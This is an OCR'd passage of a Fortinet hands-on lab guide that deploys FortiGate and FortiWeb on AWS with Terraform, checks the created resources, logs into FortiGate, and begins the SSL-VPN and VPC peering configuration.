
2. Click “Continue to Subscribe”




3. Click “Accept Terms”



4. In the next page you will get a message similar to the below. Close this browser tab.



5. Now let's repeat this process to FortiWeb. Back to the AWS console tab, in the search bar, type "Fortiweb". Click Marketplace and "Fortinet FortiWeb Web Application Firewall WAF VM"




6. Click "Continue to Subscribe"
7. Click "Accept Terms"
8. Done! You're good to go.

Clone repository

As mentioned before, there is a Terraform template ready to deploy. In this section we will get those files.

1. Open a Linux Terminal
2. Type: git clone https://github.com/FortiLatam/handsonlab-fgt-fwb.git
3. Enter the directory created: cd handsonlab-fgt-fwb



Terraform Deploy


You can see some files in the directory we've just cloned. If you are interested, read the README.md file to understand what each file does. Also, you can find some comments in the files, explaining the sections, values, etc.

Now it is time. Let's make that topology real?

Change parameters

In this demo, we are using a brand-new public cloud account, so there is no need to change a lot of parameters, we can and (for this demo) we must keep as it is, but if you want to deploy it in your company's account, please, feel free to change it as you need.

1. Edit terraform.tfvars file and put "Access key ID" and "Secret access key" that you saved in steps 6 and 7 from "Create IAM user" section.
   In the Linux terminal, type: nano terraform.tfvars
   ```
   ftnt@ubuntu:~/handsonlab-fgt-fwb$ nano terraform.tfvars
   ```
2. Paste the values previously noted
3. Ctrl+X to exit
4. Y to save it and "Enter" to confirm



Deploy Terraform

Now indeed it is the deploy. Just few more steps to come.

1. In Linux Terminal, inside directory cloned, type: terraform init

```
ftnt@ubuntu:~/handsonlab-fgt-fwb$ terraform init
```

2. Next, type: terraform plan
3. Last: terraform apply
4. When asked, type: yes
5. If everything works fine, you should get a message as follows


```
ftnt@ubuntu: ~/handsonlab-fgt-fwb
data.template_file.FortiWeb: Read complete after 0s [id=b35fdf31418d3ea6ea5ea3b1398f5f20f26cb8
9]
aws_instance.fwbvm: Creating...
aws_instance.fgtvm: Creating...
aws_instance.fwbvm: Still creating... [10s elapsed]
aws_instance.fgtvm: Still creating... [10s elapsed]
aws_instance.fwbvm: Still creating... [20s elapsed]
aws_instance.fgtvm: Still creating... [20s elapsed]
aws_instance.fgtvm: Creation complete after 24s [id=i-02beacb247d4bdba5]
aws_eip.FGTPublicIP: Creating...
aws_route.internalroute: Creating...
aws_instance.fwbvm: Creation complete after 24s [id=i-039fe3f928175761a]
aws_route.internalroute: Creation complete after 5s [id=r-rtb-026c1ecc083784ac71080289494]
aws_eip.FGTPublicIP: Creation complete after 7s [id=eipalloc-0617b69aceeafece7]

Apply complete! Resources: 30 added, 0 changed, 0 destroyed.

Outputs:

FortiGate_Password = "i-02beacb247d4bdba5"
FortiGate_Port = "8443"
FortiGate_Username = "admin"
FortiGate_and_FortiWeb_PublicIP = "3.208.200.151"
FortiWeb_Password = "i-039fe3f928175761a"
FortiWeb_Port = "9443"
FortiWeb_Username = "admin"
WebServer_Internal_IP = "10.1.1.26"
WebServer_Internal_Public_IP = "3.208.200.151"
WebServer_Internal_SSH = "2222"
WebServer_Internal_Username = "ubuntu"
WebServer_Legacy_IP = "172.16.0.221"
WebServer_Legacy_Public_IP = "18.209.172.102"
WebServer_Legacy_SSH = "22"
WebServer_Legacy_Username = "ubuntu"
ftnt@ubuntu:~/handsonlab-fgt-fwb$
```

6. Copy those outputs values to a text file. You'll use them later.
7. Done! All the resources are deployed. FortiGate can take 5-8 more minutes to be ready to access.


Check resources

Let's check the created resources on the public cloud. Make sure you are in N. Virginia (us-east-1) region.


1. Instances created:




2. VPC created:




3. Check if FortiGate is already up and running. From the outputs of Terraform you will find the FortiGate's IP and port:




4. Copy and paste it on the browser. You should get a page as below, if you don't, wait few more minutes. This warning is because FortiGate is using a self-signed certificate. You can ignore it for now (in your real environment, consider use a valid certificate).




5. Click "Accept"




6. Enter admin and password from Terraform output's. Click login.



7. Change the password for P@ssw0rd321.
   Login again.
   Click "Later"



Click “Don’t show again” and “Ok”




Ok! All set. Go to next section. Great job!

SSL VPN Configuration

The first lab is how to configure SSL-VPN client, so your users can access the public cloud resources securely and easily.

We will access resources in the FortiGate’s private subnet, and we’ll create a VPC peering with a VPC that is not accessing internet or other resources through FortiGate.


NOTE: in your real environment, from your company, you can also use VPC peering or Transit Gateway. Fortinet also support TGW, as well other architectures. In the “Reference and additional info” we added some links that will guide you.




AWS VPC Peering

VPC peering is useful to connect one VPC to another. This will be used for the SSL-VPN client access “Web Legacy” from internal network cloud.

